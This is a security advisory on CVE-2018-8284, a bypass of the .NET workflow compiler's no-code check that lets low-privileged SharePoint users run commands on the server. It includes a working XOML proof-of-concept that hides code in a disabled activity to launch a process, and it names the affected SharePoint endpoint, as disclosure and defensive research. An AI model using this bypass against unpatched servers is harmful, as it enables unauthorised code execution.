By Soroush Dalili (@irsdl)

Technical Advisory: Bypassing Workflows Protection Mechanisms - Remote Code Execution on SharePoint

Vendor: Microsoft

Vendor URL: https://www.microsoft.com/

Versions affected: .NET Framework before July 2018 patch

Systems Affected: .NET Framework Workflow library

Author: Soroush Dalili (@irsdl)

Advisory URL / CVE Identifier: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8284

Risk: Critical

Summary

In the .NET Framework, workflows can be created by compiling an XOML file using the libraries within the `System.Workflow` namespace. The workflow compiler can use the `/nocode` and `/checktypes` arguments to stop execution of untrusted code. The `/nocode` is used to disallow code-beside model that checked the workflows on the server-side to ensure they do not contain any code. The second argument is used to only allow whitelisted types from the configuration file.

The no-code protection mechanism could be bypassed as it did not check the disabled activities within a workflow. Additionally, code was executed before the application check for the valid types.

Location

Low privileged SharePoint users by default have access to their personal sites and can create workflows for themselves. SharePoint also uses the `/nocode` and `/checktypes` arguments when compiling the workflows on the server-side for protection purposes. However, due to the identified bypass, it was possible to execute commands on a SharePoint server by creating or changing a workflow.

Impact

Low privileged SharePoint users by default have access to their personal sites and can create workflows for themselves. Therefore, authenticated users of SharePoint could execute commands on the server.


By Soroush Dalili (@irsdl)

Details

The workflow XOML file to trigger this issue was:

```
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name="foobar"
                            xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                            xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
  <SequentialWorkflowActivity Enabled="False">
    <x:Code>
      Object test = System.Diagnostics.Process.Start("cmd.exe", "/c calc");
      private void SayHello(object sender,object test)
      {
      //ToDo!
      }
    </x:Code>
  </SequentialWorkflowActivity>
</SequentialWorkflowActivity>
```

The following screenshot shows the above workflow in design mode:



The Microsoft (R) Windows Workflow Compiler tool can be used as a proof of concept to compile the XOML file. This tool should be used with `/nocode /checktypes` in order to show the bypass issue when the .NET Framework is outdated:


```
wfc test.xoml /nocode:+ /checktypes:+
```

In SharePoint, the functionality that used XOML files such as the `ValidateWorkflowMarkupAndCreateSupportObjects` method in `/_vti_bin/webpartpages.asmx` was affected.

By Soroush Dalili (@irsdl)

Interesting Side Story

When testing this issue on SharePoint Online to prepare the final bug report, I was contacted by Matt Swann (@MSwannMSFT) from Microsoft via Burp Suite Collaborator which was really exciting:



It should be noted that according to Matt, this was not their standard operating procedure for incident response but they did this as they had already determined that this activity was from NCC Group!

By Soroush Dalili (@irsdl)

Root Cause in .NET Framework and the Solution

The code responsible for checking the code inside the XOML files was as follows:

Class: \ndp\cdf\src\WF\Common\AuthoringOM\Compiler\XomlCompilerHelpers.cs

```
        internal static bool HasCodeWithin(Activity rootActivity)
        {
            bool hasCodeWithin = false;
            Walker documentWalker = new Walker();
            documentWalker.FoundActivity += delegate(Walker walker, WalkerEventArgs e)
            {
                Activity currentActivity = e.CurrentActivity;
                if (!currentActivity.Enabled)
                {
                    e.Action = WalkerAction.Skip;
                    return;
                }
                CodeTypeMemberCollection codeCollection =
currentActivity.GetValue(WorkflowMarkupSerializer.XCodeProperty) as CodeTypeMemberCollection;
                if (codeCollection != null && codeCollection.Count != 0)
                {
                    hasCodeWithin = true;
                    e.Action = WalkerAction.Abort;
                    return;
                }
            };
            documentWalker.Walk(rootActivity as Activity);
            return hasCodeWithin;
        }
```

This could can also be viewed at:

https://referencesource.microsoft.com/#System.Workflow.ComponentModel/AuthoringOM/Compiler/XomlCompilerHelpers.cs,c44d72fa4c58a95e

It seems that it did not check the disabled activities within the workflows to not have the `Code` node when `/nocode` was used.

After applying the Microsoft July 2018 patch, the above code was changed to the following (code was obtained using a decompiler):

```
        internal static bool HasCodeWithin(Activity rootActivity)
        {
            bool flag = false;
            Walker walker1 = new Walker();
            walker1.FoundActivity += new WalkerEventHandler((Walker walker, WalkerEventArgs e)
=> {
                Activity currentActivity = e.CurrentActivity;
                if (!currentActivity.Enabled && AppSettings.AllowXCode)
                {
                    e.Action = WalkerAction.Skip;
                    return;
                }
                CodeTypeMemberCollection value =
currentActivity.GetValue(WorkflowMarkupSerializer.XCodeProperty) as CodeTypeMemberCollection;
                if (value == null || value.Count == 0)
                {
                    return;
                }
                flag = true;
                e.Action = WalkerAction.Abort;
            });
```

```
            walker1.Walk(rootActivity);
            return flag;
        }
```

As it can be seen, an additional parameter was added to ensure that all the activities are being checked properly regardless of whether it is enabled or not.

Recommendation

Apply the .NET Framework update released in July 2018.

It should be noted that updating SharePoint does not resolve this issue.

Published date: August 2018